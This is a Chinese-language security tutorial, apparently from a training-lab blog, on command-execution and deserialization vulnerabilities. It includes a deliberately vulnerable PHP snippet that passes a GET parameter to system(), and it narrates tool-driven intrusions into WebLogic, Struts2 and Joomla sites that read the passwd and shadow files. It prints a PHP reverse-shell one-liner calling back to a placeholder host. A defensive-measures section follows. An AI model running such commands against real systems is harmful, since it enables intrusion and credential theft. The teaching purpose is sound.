**0x00  介绍**

命令执行漏洞概念：当应用需要调用一些外部程序去处理内容的情况下，就会用到一些执行系统命令的函数。如PHP中的system，exec，shell\_exec等，当用户可以控制命令执行函数中的参数时，将可注入恶意系统命令到正常命令中，造成命令执行攻击。

漏洞成因：脚本语言优点是简洁，方便，但也伴随着一些问题，如速度慢，无法解除系统底层，如果我们开发的应用需要一些除去web的特殊功能时，就需要调用一些外部程序。

敲黑板！敲黑板！敲黑板！

提到命令执行漏洞，大家难免会想到代码执行漏洞，两者确实很像，没有太大的区别，提交漏洞时可能没有分的那么详细，不过我们在学习时还是要学会区分不同的概念。

**命令执行漏洞：直接调用操作系统命令**

命令执行漏洞的原理：在操作系统中，“&、|、||”都可以作为命令连接符使用，用户通过浏览器提交执行命令，由于服务器端没有针对执行函数做过滤，导致在没有指定绝对路径的情况下就执行命令

**代码执行漏洞：靠执行脚本代码调用操作系统命令**

代码执行漏洞的原理：应用有时需要调用一些执行系统命令的函数，如PHP中的system、exec、shell\_exec、passthru、popen、proc\_popen等，当用户能控制这些函数中的参数时，就可以将恶意系统命令拼接到正常命令中，从而造成命令执行攻击，这就是命令执行漏洞。

这里先给大家看一下两种漏洞的区别

命令执行长这样：



代码执行长这样：



**0x01  搭建环境**

使用phpstudy搭建环境，新建一个test.php文件，其中输入代码：


    $arg = $\_GET['cmd'];

    if ($arg) {


        system("$arg");

    }

?>



在浏览器中访问




我们没有加任何东西，当然会报错啦

接下来我们给它加上参数




这样的操作就是相当于我们在命令行（cmd）下进行ipconfig的查询




同样我们来做一个代码执行的页面

新建hetian.php,输入代码



在浏览器中打开



接下来我们加入自己的参数，在挖掘漏洞时我们最常见的就是使用phpinfo()



我们这里也使用phpinfo();

这样执行的效果和我们直接去phpinfo.php查看是一样的




以上给出的例子就是最简单的命令执行/代码执行的雏形，接下来我们看看实际在进行漏洞挖掘的过程中我们会碰到哪些花样姿势。

**0x02  挖掘漏洞**

注：下文的提到的漏洞均已获授权进行测试，并交由厂商修复。

这些年挖漏洞的白帽子们都躲不开一个词“序列化”，何为序列化？

以下是来自wiki的描述(*https://en.wikipedia.org/wiki/Serialization*)



看English好像难为小伙伴们了，这里直接给大家两个资源吧，小伙伴们去实验一遍就知道了~~

**Java反序列化漏洞产生的原因在于：**

java编写的web应用与web服务器间java通常会发送大量的序列化对象例如以下场景：HTTP请求中的参数，cookies以及Parameters。RMI协议，被广泛使用的RMI协议完全基于序列化。JMX 同样用于处理序列化对象。自定义协议 用来接收与发送原始的java对象。在序列化过程中会使用ObjectOutputStream类的writeObject()方法，在接收数据后一般又会采用ObjectInputStream类的readObject()方法进行反序列化读取数据

合天网安实验室Java反序列化漏洞实验主页：

*http://www.hetianlab.com/expc.do?ce=58830dcd-d0e1-4ff2-baaf-ac396b687b79*

**PHP反序列化漏洞产生的原因在于：**

在php中，序列化过程中会涉及两个魔术方法，\_\_sleep()和\_\_wakeup()，serialize() 检查类中是否有魔术名称 \_\_sleep 的函数，如果有，则该函数在序列化之前运行，它可以清除对象并应该返回一个包含有该对象中应被序列化的所有变量名的数组。如果该函数没有返回什么数据，则不会有什么数据被序列化，并且会发出一个 E\_NOTICE 错误。unserialize()检查具有魔术名称 \_\_wakeup 的方法的存在，如果有，一样先运行该方法。但对于传入的序列化字符串，如果有错误，在进行反序列化的时候就会不触发 \_\_wakeup() 这个方法，从而绕过该方法中的限制，造成漏洞。

合天网安实验室PHP反序列漏洞实验主页：*http://www.hetianlab.com/expc.do?ce=b8cb1c08-5330-4766-a44e-89dd54cae1d1*

抛开具体涉及到语言、函数，我们用通俗易懂的话的说，序列化就是从A-》B的过程，这是不会出问题的，有可能出问题的地方出在B-》A，在这个过程中伟大的代码审计牛人们发现了漏洞，使得B+N-》C，而不是B-》A，由此引发了漏洞，这种漏洞被称作反序列化漏洞。

那么用专业些的话来说，是什么意思呢？我们需要在进行反序列化的地方传入攻击者的序列化代码，以此来利用漏洞


流行的语言如PHP、Java都存在反序列化漏洞，由这些语言开发的知名的组件ImageMagick、Weblogic、Struts2等当然不可避免地会存在反序列化漏洞，本文要展现的第一枚漏洞就是java反序列化漏洞引发的。

我们说的理论好像很高深似的，其实挖洞的时候大多数人都是直接上工具的，像用burp挖通用型漏洞，bugscan、pocsuite挖事件型漏洞都是很常见的套路。But，由于java的反序列化问题实在太严重，看不下去的师傅们就写了各种各样的工具方便管理员检测自己的漏洞（也方便了白帽子挖洞）。这里展示的几个漏洞就是用工具挖出来的。

首先我们找到网站的后台：




那段时间weblogic的反序列化漏洞很火，直接上工具



发现还真存在这个漏洞，上图我们执行了whoami

我们可以再看看别的命令

比如ifconfig



上面介绍了weblogic的，我们再来看一个struts2的漏洞

首先找到web页面




用工具K8测试了下发现存在漏洞



Whoami查看权限发现是root



再用netstat –an查看下端口等信息




Ifconfig看看网络设备




都任意执行命令了，不看看帐号管理两个最重要的档案？

先/passwd看看用户口令




再/shadow看看所有用户的密码




以上介绍了两个Java命令执行的漏洞，我们再来介绍个php反序列化导致命令执行的漏洞，这个漏洞存在于joomla中。这个漏洞准确的说并不是命令执行的功劳，不过它是通过php反序列化的命令执行漏洞才进行更深一步的渗透的，所以我还是在这里列了出来。

碰到一个joomla的网站




拿起脚本直接上


大体流程就是检测是否存在漏洞-》存在漏洞则exploit-》建立socket连接-》执行php“php -r \'$sock=fsockopen("x.x.x.x",10089);exec("/bin/sh -i <&3 >&3 2>&3");\'”来反弹shell




成功反弹shell



通过ubuntu提权获得root权限




进mysql看看



注意到此处存在一个远程的sqlserver数据库的连接



使用navicat成功连上



拿到数据了



**0x03  资源推荐**

**合天网安实验室的学习资源：**

PHP序列化漏洞实践：*http://www.hetianlab.com/expc.do?ce=de5326db-7772-48d8-a880-258ac7a16ab2*

命令执行漏洞综合分析：*http://www.hetianlab.com/cour.do?w=1&c=C9d6c0ca797abec2016071516463300001*

ImageMagick命令执行漏洞：

*http://www.hetianlab.com/expc.do?ce=8700261e-dbcd-4a3a-aad4-1ad74de4a091*

Struts2(s2-045)远程命令执行：

*http://www.hetianlab.com/expc.do?ec=ECID9d6c0ca797abec2017031012041000001*

**0x04  经验心得**

http://mmbiz.qpic.cn/mmbiz_png/3RhuVysG9LcWczgANzrrolcGqxRVUNiaSelIgXexcRmlptaaMdicAEibtNj7UgOfTMH3Ixvcic0XU3gia8nzcpc4y1w/640?wx_fmt=png&wxfrom=5&wx_lazy=1

我们通常不会说是去特定挖一个命令执行的漏洞，因为很多情况下我们都是利用一个第三方组件存在的事件型漏洞进行渗透测试之后，才意识到原来这属于命令执行漏洞。

因此，在挖掘漏洞漏洞前，我们很有必要弄清楚，我们挖的漏洞究竟属于哪一类。

命令执行漏洞通常分为以下三种：

•  代码层过滤不严

商业应用的一些核心代码封装在二进制文件中，在web应用中通过system函数来调用：

system("/bin/program --arg $arg");

•  系统的漏洞造成命令注入

bash破壳漏洞(CVE-2014-6271)

•  调用的第三方组件存在代码执行漏洞：

如WordPress中用来处理图片的ImageMagick组件

JAVA中的命令执行漏洞(struts2/ElasticsearchGroovy等)

ThinkPHP命令执行

第一类漏洞就像我们在0x01中给出的例子，是比较好找的，找到了就算是一个通用性漏洞，不过第二类和第三类都属于事件型漏洞，这类漏洞如果你是原创挖掘到的，那个就可以去想CNVD、CNNVD等申报，如果在挖掘前就没想着玩原创，网上其实有很多工具可以针对特定的事件型漏洞进行挖掘，像我展示的漏洞里就涉及了两款很热门的工具。不过不要沉迷于使用工具进行挖洞，脚本小子才是依赖工具的，我们在使用前必须明白原理，漏洞执行的流程，在以后争取开发出自己的工具，来自动化进行挖掘漏洞。

**0x05  防护措施**

1.尽量少用执行命令的函数或者直接禁用

2.参数值尽量使用引号包括

3.在使用动态函数之前，确保使用的函数是指定的函数之一

4.在进入执行命令的函数/方法之前，对参数进行过滤，对敏感字符进行转义

5.能使用脚本解决的工作，不要调用其他程序处理。尽量少用执行命令的函数，并在disable\_functions中禁用

6.对于可控点是程序参数的情况下，使用escapeshellcmd函数进行过滤，对于可控点是程序参数值的情况下，使用escapeshellarg函数进行过滤

7.参数的值尽量使用引号包裹，并在拼接前调用addslashes进行转义

而针对由特定第三方组件引发的漏洞，我们要做的就是及时打补丁，修改安装时的默认配置。

**0x06  声明**

本系列文章旨在普及网络安全知识，提高小伙伴的安全意识的同时介绍常见漏洞的特征、挖掘技巧等。若读者因此做出危害网络安全的行为后果自负，与合天智汇及本人无关，特此声明。